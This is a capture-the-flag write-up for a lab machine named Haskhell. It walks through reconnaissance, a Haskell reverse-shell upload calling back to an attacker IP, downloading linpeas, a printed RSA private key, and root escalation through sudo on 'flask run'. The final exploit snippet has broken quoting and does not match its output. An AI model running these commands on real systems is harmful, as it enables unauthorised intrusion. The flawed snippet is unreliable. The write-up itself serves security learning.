

Haskhell wrietup

Nmap scan to check for to check the services running
Port 22 and 5001 are up



```
→  haskhell nmap  10.10.97.149 -oN nmap.txt
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-17 20:14 IST
Nmap scan report for 10.10.97.149
Host is up (0.32s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
5001/tcp open  commplex-link
```

Upon visiting port 5001 we can see there is some sort of student college portal where college students can sumbit thier Homeworks, so there must be a file upload functionality up here



Welcome to Functional Programming 220!

During this semester we're going to learn the ins and outs of functional programming languages using Haskell

Why use a functional language? Because everything is a function! Functions can take other functions as inputs and return them as output.

This is known as a "higher order function". Through the semester we're going to learn about Functors, Applicatives, and Monads. These are all abstractions that allow us to work better with higher order functions. However, these are all down the road.

For now we're just going to start with the basics of arithmetic and function declaration. You can find your first homework here.

As we discussed in class, your submissions will be automatically graded because I'm lazy. The homework instructions will specify the exact output that is expected. If you try to cheat this with putStrLn statements then you will receive a zero. You can find the submission link on the homework 1 page.


Resources

Here are some resources that you may find helpful in completing your assignments.

Our book for the course (free!): http://learnyouahaskell.com/chapters

The complete Haskell package repository. You can expect any necessary packages to be on the grading system: https://hackage.haskell.org/

Lets visit the embbed link
The college prof gave the students a homework question and the students can submit it and there is also a embbed link for it. Lets visit it



Welcome to your first homework assignment! Your problems are as follows.

1) A function called "fib" that outputs the Fibonacci sequence. I will be checking for the first 100 numbers formatted as "1 1 3 ...".

2) A function called "range" that takes 2 numbers and returns a flat list containing all the integers in that range. Example: range 1 5 outputs [1,2,3,4,5]

3) A function called "grey" that takes a number as input and returns all of the codes for that n-bit number. Ex: grey 3 outputs ['000','001','011','010',110,111,101,100]. You can find more information about grey codes here: https://en.wikipedia.org/wiki/Gray_code"

All of your functions must have the types correctly declared. I'll give you number one for free, as an example: fib :: Int -> Int -> [Int]

You can submit your homework here.


Only Haskell files are accepted for uploads. Learned that one the hard way last semester...

Your file will be compiled and ran and all output will be piped to a file under the uploads directory.

404 error here

The upload directory isnt working and there might be a chance that there are more directories present here rather than upload


Lets use fuff to check for any other directories



Not Found


The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.

There is a submit directory lets check that out



```
→  haskhell ffuf -c -w /opt/SecLists/Discovery/Web-Content/raft-large-directories-lowercase.txt -u http://10.10.97.149:5001/FUZZ -o dir.tx

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.97.149:5001/FUZZ
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/Web-Content/raft-large-directories-lowercase.txt
 :: Output file      : dir.tx
 :: File format      : json
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

submit                  [Status: 200, Size: 237, Words: 48, Lines: 9, Duration: 274ms]
:: Progress: [950/56164] :: Job [1/1] :: 54 req/sec :: Duration: [0:00:15] :: Errors: 0 ::
```


Yes there is a file upload functionality here lets upload a haskhell reverse tcp payload on there



Submit your assignment here


Choose file No file chosen Upload

Copy any haskehell script that execute system commands from google . Set up a nc listener . Upload the payload



```
→  haskhell ls
dir.tx  dir.txt  nmap.txt  payload.hs
→  haskhell cat payload.hs
import System.Process
main = do
   callCommand "bash -c 'bash -i >& /dev/tcp/10.9.1.121/4545 0>&1'"
→  haskhell nc -lvnp
nc: option requires an argument -- 'p'
usage: nc [-46CDdFhklNnrStUuvZz] [-I length] [-i interval] [-M ttl]
          [-m minttl] [-O length] [-P proxy_username] [-p source_port]
          [-q seconds] [-s sourceaddr] [-T keyword] [-V rtable] [-W recvlimit]
          [-w timeout] [-X proxy_protocol] [-x proxy_address[:port]]
          [destination] [port]
→  haskhell nc -lvnp 4545
Listening on 0.0.0.0 4545
Connection received on 10.10.30.8 50980
bash: cannot set terminal process group (826): Inappropriate ioctl for device
bash: no job control in this shell
flask@haskhell:~$
```


Upgrade the current shell to a much more stable one



```
/usr/bin/python
flask@haskhell:~$ python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/sh")'

$ $ ls
ls
app.py  app.pyc  __pycache__  uploads
$ cd /home
cd /home
$ ls
ls
flask  haskell  prof
$ cd haskell
cd haskell
```


There are 3 users and we can switch into any of them.

Now claim the user flag which is in the REDACTED user



```
ls -l
total 12
drwxr-xr-x 6 flask   flask   4096 May 27  2020 flask
drwxr-xr-x 7 haskell haskell 4096 May 27  2020 haskell
drwxr-xr-x 7 prof    prof    4096 May 27  2020 prof
$
```


Lets upload linpeas from our machine to the target machine and execute it



```
$ cd /tmp
cd /tmp
$ ls
ls
ghcb450_0
ghcb450_1
systemd-private-5d8d2701d87c45798f832b8e8ce82692-systemd-resolved.service-wP2ZTR
systemd-private-5d8d2701d87c45798f832b8e8ce82692-systemd-timesyncd.service-XJlS21
$ wget http://10.9.1.121:8000/linpeas.sh
wget http://10.9.1.121:8000/linpeas.sh
--2022-06-17 17:54:45--  http://10.9.1.121:8000/linpeas.sh
Connecting to 10.9.1.121:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 776776 (759K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh          100%[===================>] 758.57K   274KB/s    in 2.8s

2022-06-17 17:54:48 (274 KB/s) - ‘linpeas.sh’ saved [776776/776776]

$ ./linpeas.sh
./linpeas.sh
/bin/sh: 26: ./linpeas.sh: Permission denied
$ chmod +x linpeas.sh
chmod +x linpeas.sh
$ ./linpeas.sh
./linpeas.sh
```

We have acces to the .ssh file!


Now we can copy the ssh keys to our machine and ssh into the prof user



```
        Searching ssl/ssh files
        Analyzing SSH Files (limit 70)

-rw-r--r-- 1 prof prof 1679 May 27  2020 /home/prof/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA068E6x8/vMcUcitx9zXoWsF8WjmBB04VgGklNQCSEHtzA9cr
94rYpUPcxxxYyw/dAii0W6srQuRCAbQxO5Di+tv9aWXmBGMEt0/3tOE7D09RhZGQ
b68lAFDjSSJaVlVzPi+waotyP2ccVJDjXkwK0KIm6RsACIOhM9GtI2wyZ6vOg4ss
Nb+7UY60iOkcOAWP09Omzjc2q7hcE6CuV6f7+iObamfGlZ4QQ5IvUj0etStDD6iU
WQX4vYewYqUz8bedccFvpC6uP2FGvDONYXrLWWua7wlwSgOqeXXxkG7fxVqYY2++
6ZVm8RE7TpPNxsQNDwpnxOiwTxGMgCrIMxgRVwIDAQABAoIBAQCTLXbf+wQXvtrq
XmaImQSKRUiuepjJeXLdqz1hUpo7t3lKTEqXfAQRM9PG5GCgHtFs9NwheCtGAOob
wSsR3TTTci0JIP4CQs4+nez96DNl+6IUmhawcDfrtlGwwZ/JsvPDYujnyziN+KTr
7ykGoRxL3tHq9Qja4posKzaUEGAjTz8NwrhzB6xatsmcWBV0fFoWzpS/xWzW3i7F
gAoYxc6+4s5bKHsJima2Aj5F3XtHfipkMdBvbl+sjGllgiQn/oEjYMIX5wc7+se2
o7FERO2oy3I5jUOlULsr9BwQpNFA2Qenc4Wc7ghb0LfCVaUs/RHQ7IQ4F3yp/G67
54oLue6hAoGBAPCe+WsnOXzhwQ9WXglhfztDR1lcwSFMeHZpcxYUVqmVEi2ZMLll
B67SCri9lHHyvBtrH7YmZO5Q9UcGXdLCZGmbkJUdX2bjqV0zwwx1qOiVY8LPnZSJ
LJN+0p1dRHsO3n4vTHO8mVuiM5THi6pcgzSTggIhS+e1ks7nlQKiBuD/AoGBAOE2
kwAMtvI03JlkjvOHsN5IhMbOXP0zaRSrKZArDCcqDojDL/AQltQkkLtQPdUPJgdY
3gOkUJ2BCHNlIsAtUjrTj+T76N512rO2sSidOEXRDCc+g/QwdgENiq/w9JroeWFc
g9qM3f2cl/EkjxRgiyuTfK6mbzcuMSveX4LfCXepAoGAd2MZc+4ZWvoUNUzwCY2D
eF8QVqlr9d6gYng9rvXWbfvV8iPxBfu3zSjQQwtlTQhYBu6m5FS2fXxTxrLE+J6U
/cU+/o19WWqaDPFy1IrIjOYagn1KvXk2UdR6IbQ2FyywfkFvmHk6Sjn3h9leVd/j
BcIunmnw5H214s0KpSzJZvcCgYA5Ca9VNeMnmIe+OZ+Swezjfw5Ro3YdkmWsnGTc
ZGqhiJ9Bt91uOWVZuSEGr53ZVgrVlYY0+eqI2WMghp60eUX4LBinb71cihCnrz9S
/+5+kCE51zVoJNXeEmXrhWUNzo7fP6UNNtwKHRzGL/IkwQa+NI5BVVmZahN9/sXF
yWMGcQKBgQDheyI7eKTDMsrEXwMUpl5aiwWPKJ0gY/2hS0WO3XGQtx6HBwg6jJKw
MMn8PNqYKF3DWex59PYiy5ZL1pUG2Y+iadGfIbStSZzN4nItF5+yC42Q2wlhtwgt
i4MU8bepL/GTMgaiR8RmU2qY7wRxfK2Yd+8+GDuzLPEoS7ONNjLhNA==
-----END RSA PRIVATE KEY-----
-rw-r--r-- 1 prof prof 395 May 27  2020 /home/prof/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDTrwTrHz+8xxRyK3H3NehawXxaOYEHThWAaSU1AJIQe3MD1yv3itilQ9zHHFjLD90CKLRbqytC5EIBtDE7kOL62/1pZeYEYwS3T/e04TsPT1GFkZBvryUAUONJIlpWVXM+L7Bqi
3I/ZxxUkONeTArQoibpGwAIg6Ez0a0jbDJnq86Diyw1v7tRjrSI6Rw4BY/T06bONzaruFwToK5Xp/v6I5tqZ8aVnhBDki9SPR61K0MPqJRZBfi9h7BipTPxt51xwW+kLq4/YUa8M41hestZa5rvCXBKA6p5dfGQbt/FWphjb77plW
bxETtOk83GxA0PCmfE6LBPEYyAKsgzGBFX prof@haskhell


-rw-rw-r-- 1 prof prof 395 May 27  2020 /home/prof/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDTrwTrHz+8xxRyK3H3NehawXxaOYEHThWAaSU1AJIQe3MD1yv3itilQ9zHHFjLD90CKLRbqytC5EIBtDE7kOL62/1pZeYEYwS3T/e04TsPT1GFkZBvryUAUONJIlpWVXM+L7Bqi
3I/ZxxUkONeTArQoibpGwAIg6Ez0a0jbDJnq86Diyw1v7tRjrSI6Rw4BY/T06bONzaruFwToK5Xp/v6I5tqZ8aVnhBDki9SPR61K0MPqJRZBfi9h7BipTPxt51xwW+kLq4/YUa8M41hestZa5rvCXBKA6p5dfGQbt/FWphjb77plW
bxETtOk83GxA0PCmfE6LBPEYyAKsgzGBFX prof@haskhell
```

We got into the prof user


Now lets upgrade our previlages to the root user



```
→  haskhell ssh -i id_rsa prof@10.10.30.8
The authenticity of host '10.10.30.8 (10.10.30.8)' can't be established.
ED25519 key fingerprint is SHA256:xyAIXuikZy0VMzG4iXfmLFW3JgM4qzXc2/DTQrtqpAg.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.30.8' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Jun 17 18:08:14 UTC 2022

  System load:  0.21               Processes:           103
  Usage of /:   26.3% of 19.56GB   Users logged in:     0
  Memory usage: 62%                IP address for eth0: 10.10.30.8
  Swap usage:   0%


39 packages can be updated.
0 updates are security updates.


Last login: Wed May 27 18:45:06 2020 from 192.168.126.128
$ ls
__pycache__  user.txt
$ |
```


Now lets see what the prof user can run using sudo.

The prof user can run flask as sudo




```
$ sudo -l
Matching Defaults entries for prof on haskhell:
    env_reset, env_keep+=FLASK_APP, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User prof may run the following commands on haskhell:
    (root) NOPASSWD: /usr/bin/flask run
$
```

We cant re-write the /usr/bin/flask



```
$ cat /usr/bin/flask
#!/usr/bin/python3
# EASY-INSTALL-ENTRY-SCRIPT: 'Flask==0.12.2','console_scripts','flask'
__requires__ = 'Flask==0.12.2'
import re
import sys
from pkg_resources import load_entry_point

if __name__ == '__main__':
    sys.argv[0] = re.sub(r'(-script\.pyw?|\.exe)?$', '', sys.argv[0])
    sys.exit(
        load_entry_point('Flask==0.12.2', 'console_scripts', 'flask')()
    )
$
```

When we try to run flask we get this error so from this error it seems like we can execute python scripts so let do that




```
Error: Could not locate Flask application. You did not provide the FLASK_APP environment variable.
```

EXPLOIT :-

```
export FLASK_APP=pwn.py
echo 'python -c 'import pty; pty.spawn("/bin/sh")'' > pwn.py
/usr/bin/flask run
```

Yes you got the root shell congrats!



```
$ sudo /usr/bin/flask run
root@haskhell:~# nano pwn.py
root@haskhell:~#
```

THANK YOU FOR READING MY WRITEUP!!!